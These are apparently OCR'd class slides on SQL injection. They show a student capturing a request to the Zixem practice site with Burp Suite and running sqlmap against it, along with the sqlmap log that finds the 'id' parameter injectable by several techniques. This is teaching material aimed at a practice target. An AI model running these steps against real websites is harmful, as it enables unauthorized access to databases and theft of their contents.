
Intro

- An automatic tool
- Searches for SQL injection on the web sites
- Written in Python

Guidelines

- first catch the request with the parameter you want to check if is a vulnerable (use burp)
- copy the request to notepad and put this txt file on the folder of sql-map
- open command line in the specific folder and write the command python sqlmap.py –r “the text file
- now the sqlmap is running

CLASS EXERCISE – ZIXEM WEBSITE SQLI CHALLENGE



www.zixem.altervista.org/SQLi/level1.php?id=1
gooegl
INT
SQL▾ XSS▾ Encryption▾ Encoding▾ Other▾
Load URL
Split URL
Execute
☐ Enable Post data ☐ Enable Referrer
Disable▾ Cookies▾ CSS▾ Forms▾ Images▾ Information▾ Miscellaneous▾ Outline▾ Resize▾ Tools▾ View Source▾ Options▾

Wanna buy an exploit?


Item ID: 1
Price: 20$
contact seller: zxm@lol.gov

good luck. -Zixem

CLASS EXERCISE – ZIXEM WEBSITE SQLI CHALLENGE

Guidelines

- Now we gone to catch the request by burpsuite




Request to http://www.zixem.altervista.org:80 [104.28.5.18]

```
GET /SQLi/level1.php?id=1 HTTP/1.1
Host: www.zixem.altervista.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://www.zixem.altervista.org/SQLi/
Cookie: __cfduid=d8a079f04e2acc135a3f68a8ca104ea841492470087
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
GET /SQLi/level1.php?id=1 HTTP/1.1
Host: www.zixem.altervista.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://www.zixem.altervista.org/SQLi/
Cookie: __cfduid=d8a079f04e2acc135a3f68a8ca104ea841492470087
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


Guidelines

Now we save that in the sqlmap folder and open the command line there:



```
C:\Users\defult-getway\Desktop\sqlmap>sqlmap.py -r level1.txt
         _
 ___ ___| |_____ ___ ___  {1.0.6.66#dev}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 00:15:02

[00:15:02] [INFO] parsing HTTP request from 'level1.txt'
[00:15:02] [INFO] testing connection to the target URL
[00:15:02] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[00:15:02] [INFO] testing if the target URL is stable
[00:15:03] [WARNING] target URL is not stable. sqlmap will base the page comparison on a sequence matcher. If no dynamic
 nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
and provide a string or regular expression to match on
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit]
```

Now let's this script to run:



```
[00:17:02] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[00:17:03] [INFO] GET parameter 'id' appears to be 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP B
Y clause' injectable
[00:17:03] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[00:17:04] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (BIGINT UNSIGNED)'
[00:17:04] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[00:17:04] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (EXP)'
[00:17:04] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[00:17:04] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE, HAVING clause (JSON_KEYS)'
[00:17:04] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:17:04] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:17:04] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:17:05] [INFO] GET parameter 'id' is 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTR
ACTVALUE)' injectable
[00:17:05] [INFO] testing 'MySQL inline queries'
[00:17:05] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[00:17:05] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[00:17:05] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[00:17:05] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[00:17:05] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[00:17:16] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[00:17:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:17:16] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one othe
r (potential) technique found
[00:17:16] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number
 of query columns. Automatically extending the range for current UNION query injection technique test
[00:17:17] [INFO] target URL appears to have 3 columns in query
[00:17:18] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```

Module 6 – Exercise 6 (Q1)

Subject: Web Application Attacks

Main Topic: SQL Injection Attacks